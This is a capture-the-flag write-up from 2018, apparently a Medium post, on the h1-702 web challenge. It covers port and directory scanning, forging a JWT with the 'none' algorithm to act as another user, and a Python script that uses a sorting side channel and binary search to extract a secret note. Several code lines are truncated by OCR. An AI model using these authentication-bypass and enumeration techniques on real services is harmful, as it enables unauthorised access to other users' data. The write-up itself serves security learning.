
h1–702 CTF — Web Challenge Write Up


Amal Murali Follow
Jul 1, 2018 · 12 min read

When you open the challenge link, you're presented with this:

> Instructions can be found on the web challenge site: http://159.203.178.9/

Open the link in your browser and you're greeted with a normal-looking HTML page:





So it sounds like there is a secret endpoint somewhere that allows you to store notes. The title indicates that it has something to do with RPC.

Taking into consideration the previous year's challenge, I thought they could be hiding it on a different port other than 80. I did a basic nmap port scan:

```
nmap -sT 159.203.178.9 -p1-65535
```

No dice. Only ports 80 and 22 are open.

After trying some endpoints that popped into my mind, such as `/xmlrpc.php`, `/notes`, `/rpc`, etc., I gave in and decided to bruteforce it.

I used `dirsearch` with Jason Haddix's `content_discovery_all.txt` as the wordlist:

```
python3 dirsearch.py -u http://159.203.178.9/ -t 50 -w
content_discovery_all.txt -e 'php,'
```

A few minutes passed. The scan finished, and I had two results!

1. `/README.html`
2. `/rpc.php`

Let's check out what these endpoints hold.

Digging deeper

The title of the README page says *"Notes RPC Documentation"*. The page says:

> This service provides a way to securely store notes. It'll give them the ability to retrieve them at a later point. The service will return random keys associated with the notes. There's no way to retrieve a note once the key has been destroyed. The RPC interface is exposed through the `/rpc.php` file. A call can be invoked through the `method` parameter. Each note is stored in a secure file that consists of a unique key, the note, and the epoch of when the note was created.
>
> Authenticating to the service can be done through the `Authorization` header. When provided a valid JWT, the service will authenticate the user and allow to query metadata, retrieve a note, create new notes, and delete all notes.

The service requires a valid JWT (JSON Web Token) to perform the authentication. We can perform the following operations in the service:

- Query the metadata of all the notes

- Retrieve a note
- Create a new note
- Delete all notes

Nothing fancy here. Now under the title “Versioning”, the following is mentioned:

> The service is being optimized continuously. A version number can be provided in the `Accept` header of the request. At this time, only `application/notes.api.v1+json` is supported.

There does not seem to be any reason to explicitly state that *only* v1 is allowed. That seemed a bit odd. But for now I’ll try to understand how the API works.

createNote()

Using cURL, I tried to create a note:

```
curl 'http://159.203.178.9/rpc.php?method=createNote'
    -H 'Content-Type: application/json'
    -H 'Authorization:
eiOiJIUzI1NiJ9.eyJpZCI6Mn0.t4M7We66pxjMgRNGg1RvOmWT6rLtA8ZwJeNP-
S8pVak'
    -H 'Accept: application/notes.api.v1+json'
    -d '{"note": "This is my note"}'
```

Gave the following response:

```
{"url":"\/rpc.php?
method=getNote&id=6e7c032c148eae33a142c754905c5fb6"}
```

As expected, since the documentation states that, *"if not specified, a 16 bit random ID will be chosen"*. What happens if we specify an arbitrary ID?

```
curl 'http://159.203.178.9/rpc.php?method=createNote'
    -H 'Content-Type: application/json'
    -H 'Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6Mn0.t4M7We66pxjMgRNGg1Rv
OmWT6rLtA8ZwJeNP-S8pVak'
    -H 'Accept: application/notes.api.v1+json'
    -d '{"id":"test", "note": "This is my note"}'
```

And this was the response:

```
{"url":"\/rpc.php?method=getNote&id=test"}
```

We can choose our own IDs for the notes. Cool.

getNote()

What happens if you try to access the same note using `getNote()` method?

```
curl 'http://159.203.178.9/rpc.php?
method=getNote&id=6e7c032c148eae33a142c754905c5fb6'
    -H 'Content-Type: application/json'
    -H 'Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6Mn0.t4M7We66pxjMgRNGg1Rv
OmWT6rLtA8ZwJeNP-S8pVak'
    -H 'Accept: application/notes.api.v1+json'
```

This is the response:

```
{"note":"This is my note","epoch":"1530279830"}
```

Cool. But what is this `epoch` value? Looks like the timestamp at which the note was created. A quick check using `date -r` confirmed that it is a timestamp.

getNotesMetadata()

Let's try to get the notes' metadata now:

```
curl 'http://159.203.178.9/rpc.php?method=getNotesMetadata'
    -H 'Content-Type: application/json'
    -H 'Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6Mn0.t4M7We66pxjMgRNGg1Rv
OmWT6rLtA8ZwJeNP-S8pVak'
    -H 'Accept: application/notes.api.v1+json'
```

It returns the following response:

```
{"count":1,"epochs":["1530279830"]}
```

Looks like `count` gives you the number of notes and `epochs` is a list of epochs of the existing notes.

Let's try to create a few more notes and see what happens. I replayed the `createNote()` request few times and then checked the metadata:

```
{"count":4,"epochs":
["1530279830","1530281119","1530281120","1530281121"]}
```

As I had expected, the count has increased. The ordering of the note epochs seems to be pretty straight-forward. The most recent note's epoch gets added to the end of the list.

Let's try resetting the notes:

```
curl 'http://159.203.178.9/rpc.php?method=resetNotes'
    -H 'Content-Type: application/json'
    -H 'Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6Mn0.t4M7We66pxjMgRNGg1Rv
OmWT6rLtA8ZwJeNP-S8pVak'
    -H 'Accept: application/notes.api.v1+json'
    -d '{"note": "This is my note"}'
```

This returns the following response:

```
{"reset": true}
```

Nothing fancy there. Just to confirm, I checked the metadata and sure enough, all the notes that I'd created were now gone.

So we have covered all the methods in the service, now what? Let's see if we can break it somehow.

I tried changing the Content-Types, removing the Authorization header completely, replaying the request keeping the header length same but one character changed etc. But nothing worked — it responded with either

`{"authorization":"is invalid"}` or `{"authorization":"is missing"}`. No luck there.

Back to digging again

I opened up Burp and tested the various methods for anomalies, but I couldn't find anything unusual or odd. It felt like I'm missing some important piece of the puzzle. There isn't much that I could've missed though, seeing as the application itself is pretty minimalistic. Driven by some online treasure hunt memories that I had in college, I randomly checked the source of the README.html and Ctrl + F'd for `'<!--'` to see if there were any hidden comments. Ha! There *was* something there.

Hidden in plain sight… yet invisible. I should've seen this sooner, but better late than never. This suggests that my initial suspicion about the API version description was kind of right — — there *is* something unusual with API v2. They're using an *"optimized file format that sorts the notes based on their unique key before saving them"*. I googled around a bit to see if there are any such file formats. In one of my searches, I came across Amazon RedShift:

> *Amazon Redshift stores your data on disk in sorted order according to the sort key.*

I later realised that it was not the right path. Why not fiddle with API v2 and see?

I followed the same process as before:

- Creating a note gives a `url` that contains the ID as the `id` parameter
- Getting the contents of a note gives `note` (the note contents) and `epoch` (the timestamp).

- Getting the metadata of the notes also seems to provide the response as before.
- Resetting the notes, well, resets everything back to the initial state.

Everything seems identical to v1. But they have mentioned that v2 is using some fancy sorting thingy — let's experiment with that now. In the documentation, it says the method *"sorts the notes based on their **unique key** before saving them"*. Well, every note has two parameters — — the note's ID (which we can arbitrarily assign) and the note contents. It's only logical that the unique key here is the note ID. Let's try creating more notes with random IDs to see if we can find something.

But that sounds like a lot of manual work, and I hate repeating the same things over and over again — changing the IDs and what not. I am a big fan of automation, and this was something better done with a script. So I quickly put together a Python script using the awesome requests library and the built-in json library.

It looked like this this:

```python
#!/usr/bin/env python3

import json
import requests as rq
from base64 import b64decode


def rpc(method, data=None, post=False):
    headers = {
        'Authorization': 'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6Mn0.t4M7We66pxjMg
        'Content-Type': 'application/json',
        'Accept': 'application/notes.api.v1+json',
    }

    url = 'http://159.203.178.9/rpc.php?method={}'.format(method)

    if data:
        data = json.dumps(data)
        if post:
            # POST with params
            headers['Content-Length'] = str(len(data))
            return rq.post(url, headers=headers, data=data)
        else:
            # GET with params
            return rq.get(url, params=json.loads(data), headers=headers)
    elif post:
        # POST without params
        return rq.post(url, headers=headers)

    # GET request without params
    return rq.get(url, headers=headers)
```

```
32
33
34  def get_note(ident):
35      r = rpc('getNote', data={'id': ident})
36      print(r.text)
37      if r.status_code == 200:
38          return r.json()['note']
39
40
41  def epochs():
42      r = rpc('getNotesMetadata')
43      if r.status_code == 200:
44          return r.json()['epochs']
45      return None
46
47
48  def reset():
49      r = rpc('resetNotes', post=True)
50      if r.status_code == 200:
51          return r.json()['reset']
52      return None
53
54
55  def create(ident, note='a'):
56      r = rpc('createNote', data={'id': ident, 'note': note}, post=True)
57      if r.status_code == 400:
58          return False
59      elif r.status_code == 201:
60          return True
61      return None
```

rpc_wrapper.py hosted with ❤ by GitHub view raw

This is a wrapper over the API functions. Now we can easily interact with the RPC in a much more easier manner:

1. `create(id)` will create a note with the specified ID.
2. `epochs()` will give you the list of epochs
3. `reset()` will reset the notes and restore the initial state.

Now let's start from where we stopped — creating notes with random IDs. Let's try creating some notes with alphabets as the ID keys:

```
1  def main():
2      reset()
3      for i in 'abcdefghijklmnopqrstuvwxyz':
4          create(i)
5          print(epochs())
6          sleep(1)
7
8  if __name__ == '__main__':
9      main()
```

create_notes.py hosted with ❤ by GitHub view raw

The response looked like this:

```
['1530286994']
['1530286994', '1530286996']
['1530286994', '1530286996', '1530286998']
['1530286994', '1530286996', '1530286998', '1530287000']
['1530286994', '1530286996', '1530286998', '1530287000', '1530287002']
['1530286994', '1530286996', '1530286998', '1530287000', '1530287002', '1530287004']
... so on ...
```

response1.py hosted with ❤ by **GitHub** **view raw**

It continues like that with the most recently created note added at the end of the list. I continued this exercise for some time with other random strings, numbers etc. No ideas struck.

I thought about how the application was designed to work. Other people are also obviously working on the same CTF challenge, but I am able to create unique notes that pertain to *only* my session.

If the user authentication was based on some header, I can probably try to circumvent that by sending spoofed requests. I tried fiddling around with `Host`, `X-Forwarded-Host` headers, but to no avail. After some attempts, I concluded that it's probably IP-based authentication.

I felt like it's time to backtrack and see if I missed something of importance (I usually do). I started reading the documentation again, this time more carefully. The part that talks about JWT struck my eye. I hadn't explored that route much.

Enter JWT!

So what is JWT? Straight from jwt.io (thanks to Auth0 for building this amazing website):

> JSON Web Token (JWT) is an open standard (RFC 7519) that defines a compact and self-contained way for securely transmitting information between parties as a JSON object. This information can be verified and trusted because it is digitally signed. JWTs can be signed using a secret

> (with the HMAC algorithm) or a public/private key pair using RSA or ECDSA.

From Wikipedia:

> JWTs generally have three parts: **a header, a payload, and a signature**. The header identifies which algorithm is used to generate the signature, and looks something like this:
>
> `header = '{"alg":"HS256","typ":"JWT"}'`

Let's go back to the beginning and get our JWT Authorization header.

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
eyJpZCI6Mn0.
t4M7We66pxjMgRNGg1RvOmWT6rLtA8ZwJeNP-S8pVak
```

This was our JWT (split on newlines for readability). The first part is the header, the second part is the payload, and the third part is the signature.

The signature is calculated as follows:

```
key           = 'secretkey'
unsignedToken = encodeBase64(header) + '.' + encodeBase64(payload)
signature     = HMAC-SHA256(key, unsignedToken)
```

Now that we know the header and payload is base64-encoded, we can quite easily get the actual value:

```
$ echo 'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9' | base64 -D
{"typ":"JWT","alg":"HS256"}
```

The default stuff.

```
$ echo 'eyJpZCI6Mn0=' | base64 -D {"id":2}
```

As you can notice, there's an ID there! I think it's safe to assume that it is a user ID. All this time, we've been creating/viewing/resetting notes of user id 2.

(Note that I added the padding `=` to the base64 string above. Although, according to RFC 7515 the padding is optional in JWT, while decoding it, you need to supply the padding in order to get back the correct string representation.)

We can save this manual work by using the nice debugger provided by jwt.io as well.

JWT Debugger at jwt.io

We can try changing the ID to something else. It makes sense to try out id=1.

There's one problem though. The server validates the signature. We need to "sign" our payload `{"id": 2}` with the signature. For that, we need the secret key that was used to create the signature, which we don't know.

Cracking a JWT signed with weak keys is certainly possible in certain cases. I spent some time bruteforcing the JWT. That lead nowhere. So I started searching around for JWT-related vulnerabilities.

Interestingly enough, I found a `none` algorithm. It is intended to be used for situations where the integrity of the token has already been verified. This one and HS256 are the only two algorithms that are mandatory to implement.

If our server's JWT implementation is treating tokens signed with the `none` algorithm as a valid token with a verified signature, we can create our own "signed" tokens with any arbitrary payload.

Creating such a token is fairly straight-forward:

1. Change the header to `{"alg": "none"}` instead of HS256.
2. Change the payload to `{"id": 1}`.
3. Use an empty signature `''`.

Let's do this using an already available implementation of JWT (I used PyJWT):

```
In [1]: import jwt
In [2]: encoded = jwt.encode({"id": 1}, '', algorithm='none')
In [3]: encoded
Out[3]: 'eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJpZCI6MX0.'
```

Now that we have the JWT, we can create notes under user id 1's session; all we need to do is change the Authorization header to this newly crafted JWT.

I first tested it with lower-case alphabets as before, and that worked same as before. It kept on adding the new note's epoch to the end of the list. What if I try with upper-case alphabets?

```
['1528911533']  # Initial state
['1530295850', '1528911533'] # After inserting note with id = 'A'
['1530295850', '1530295852', '1528911533'] # B
['1530295850', '1530295852', '1530295854', '1528911533'] # C
['1530295850', '1530295852', '1530295854', '1530295856', '1528911533'] # D
['1530295850', '1530295852', '1530295854', '1530295856', '1530295858', '1528911533'] # E
['1530295850', '1530295852', '1530295854', '1530295856', '1530295858', '1528911533', **'1
['1530295850', '1530295852', '1530295854', '1530295856', '1530295858', '1528911533', '153
```

response2.py hosted with ❤ by **GitHub** **view raw**

There's a break in the pattern where `1530295860` appears (after inserting F, specifically). It didn't get inserted to the end. Well, how could it be?!

The breakthrough

After pondering about it for a while, it struck me! The notes could very well be ordered lexicographically!

Let's say the note has the ID of `bar`. Then if we add new notes with ID that is lexicographically `<` (read: less than) `bar` (eg. `abc`), it will get inserted in a position *before* `bar`; and if it is lexicographically `>` `bar` (eg. `zap`), it will get inserted after `bar`.

So it seems that there's some kind of special sorting function that compares things. We need to know more about how the sorting works. Well, we can check the source code and see how it's working, but we're mere humans — we don't have access to the source code (looking at you, Frans Rosen). So we insert more random notes (not really random, we're picking samples that could give us more insights into the sorting technique used).

I checked the order for various letter sequences (well, I wrote a small script for that), and got the following output:

```
['00', '000', '01', '001', '09', '0Z', '0a', '0z', 'A', 'A9', 'AA',
'AZ', 'Az', '<secret>', 'Z', 'ZZ', '0', 'a', 'a0', 'a1', 'a9', 'aZ',
'aa', 'ab', 'az', 'b', 'c', 'z', 'zz', '1', '9', '99']
```

`<secret>` is the position of our secret note's ID. This did not make much sense to me at first. If I ignore the first letter of each thing, it all looks normal and consistent. If I don't ignore the first letter, for some reason 1 and 9 are way over there on the right.

After further testing, I was able to make the following inferences:

- `ab` < `abc` < `ac`
- `ab` < `abc`
- `a9b` < `0z`
- `a` < `aa`
- `aa` < `aaa`
- and so on …

So it's technically not a glitch in the sorting algorithm, I believe the evil folks at H1 wanted to make it even harder, so they threw in this *"twist"*, maybe.

If we were to replicate the comparison technique used in the service, we can come up with something like this:

```
letters = 'abcdefghijklmnopqrstuvwxyz'
letters = letters.upper() + letters

#  1 if a > b
#  0 if a = b
# -1 if a < b

def compare(string_a, string_b):
    global letters

    for i, (a, b) in enumerate(zip(string_a, string_b)):
        if i == 0:
            alpha = '0123456789' + letters
        else:
            alpha = letters + '0123456789'

        a_ind, b_ind = alpha.index(a), alpha.index(b)
        if a_ind < b_ind:
            return -1
        elif a_ind > b_ind:
```

```
            return 1

    if len(a) < len(b):
        return -1
    elif len(a) > len(b):
        return 1

    return 0

```

compare_arbitrary_keys.py hosted with ❤ by GitHub view raw

Great. Now that we know how arbitrary key comparison works, we can work our way towards finding the key.

The bruteforcing

We know some facts from the documentation:

- ID has to match the following regex `[a-zA-Z0-9]+`.
- ID can be longer than 16 bytes.

A naive approach to this would be to try every single key that's possible. Except that it would take a lot of time and requests.

We know this much:

- We need to create new notes with arbitrary IDs and infer whether our secret note is before or after that.
- We can only use comparison operators.
- The search space is already known — `[a-zA-Z0-9]+`.

This screams binary search! It's pretty straight-forward from here on. We just need to automate the bruteforcing part and integrate binary search into that.

My script (`brute_secret_note.py`) looked like this:

```
1  #!/usr/bin/env python3
2
3  import json
4  from base64 import b64decode
5
```

```python
import requests as rq


def rpc(method, data=None, post=False):
    headers = {
        'Authorization': 'eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJpZCI6MX0.',
        'Content-Type': 'application/json',
        'Accept': 'application/notes.api.v2+json',
    }

    url = 'http://159.203.178.9/rpc.php?method={}'.format(method)

    if data:
        data = json.dumps(data)
        if post:
            # POST with params
            headers['Content-Length'] = str(len(data))
            return rq.post(url, headers=headers, data=data)
        else:
            # GET with params
            return rq.get(url, params=json.loads(data), headers=headers)
    elif post:
        # POST without params
        return rq.post(url, headers=headers)

    # GET request without params
    return rq.get(url, headers=headers)


def get_note(ident):
    r = rpc('getNote', data={'id': ident})
```

```
    if r.status_code == 200:
        return r.json()['note']


def epochs():
    r = rpc('getNotesMetadata')
    if r.status_code == 200:
        return r.json()['epochs']
    return None


def reset():
    r = rpc('resetNotes', post=True)
    if r.status_code == 200:
        return r.json()['reset']
    return None


def create(ident, note='a'):
    r = rpc('createNote', data={'id': ident, 'note': note}, post=True)
    if r.status_code == 400:
        return False
    elif r.status_code == 201:
        return True
    return None


def where(a, b):
    for i, (x, y) in enumerate(zip(a, b)):
        if x != y:
            return i
```

```
    return min(len(a), len(b))


def search(head, secret=0):
    if head is '':
        alpha = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789'
    else:
        alpha = '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'

    i_min, i_max = 0, len(alpha) - 1
    old_epochs = epochs()
    tries = []

    while i_min + 1 != i_max:
        print('Search space: ', end='')
        for i, c in enumerate(alpha):
            print(['\x1B[0m', '\x1B[7m'][(i_min <= i) and (i <= i_max)] + c, end='')
        print('\x1B[0m')

        i = (i_max + i_min) // 2

        print('Trying', head + alpha[i])
        r = create(head + alpha[i])

        new_epochs = epochs()
        ind = where(old_epochs, new_epochs)
        old_epochs = new_epochs

        if r is None:
            print('Something has gone terribly wrong.')
            exit(1)
```

```
99          elif r is False:
100             secret_note_id = head + alpha[i]
101             return secret_note_id
102
103         if ind <= secret:
104             secret += 1
105             i_min = i
106         elif ind > secret:
107             i_max = i
108
109     return search(head + alpha[i_min], secret)
110
111
112 reset()
113 secret_note_id = search('')
114 print('\nFound secret note ID: {}'.format(secret_note_id))
115
116 encoded_flag = get_note(secret_note_id)
117 decoded_flag = b64decode(encoded_flag).decode('utf-8')
118 print(u'\nFlag found 👫👫: {}'.format(decoded_flag))
```

brute_secret_note.py hosted with ❤ by **GitHub** **view raw**

Running the script:

```
python3 brute_secret_note.py
```

How it works

`search()` is the most important function here. It's easier to think of `search()` as only trying to find the last letter, and then we have it call itself. The first if statement exists because the sorting of the first letter is different from the sorting of the rest of the letters. For the first letter, `'0'` > `'z'`, but for the rest of them, '0' is the smallest letter possible.

How it sorts is letter by letter, then the next, and so on. It first checks the first letter, then the next, etc. For example: `'abc'` > `'abb'` > `'aac'`.

alpha is just the alphabet in sorted order. `i_min` and `i_max` are the bounds in the alphabet that we're looking through.


To begin with, we have all the letters within my bounds. i_min is 0 and, i_max is the last letter. Using binary search, I take the first letter that's smack in the middle of my bounds. `(i_min + i_max) // 2` is used for finding this middle part. Then I append the head (initially, an empty string) and the found character to form a note ID and create a note with that ID.

The last part of the `search()` function sets the boundaries for the next iteration. When `createNote()` returns false, it means that we've reached the end, so return it.

Once we find the secret ID, we call `getNote()` with that ID, base64-decode it, and then we have the flag:

```
702-CTF-FLAG: NP26nDOI6H5ASemAOW6g
```

Script in action — Video



Video showing the execution of the bruteforcing script

Hackerone Ctf Hacking API Web

1.1K claps

WRITTEN BY

Amal Murali

Interested in technology.

Follow

See responses (2)

More From Medium

Related reads

Nullcon-HackIM CTF 2019- MLAuth-Misc(500)Writeup

Aagam shah in InfoSec Write-ups

Feb 3 · 4 min read

443


Related reads

Bug Hunting Methodology from an Average Bug Hunter

A Bug'z Life in A Bug'z Life

Aug 21 · 7 min read ★

446



Related reads

Bounty Write-up (HTB)

Oct 27, 2018 · 6 min read

951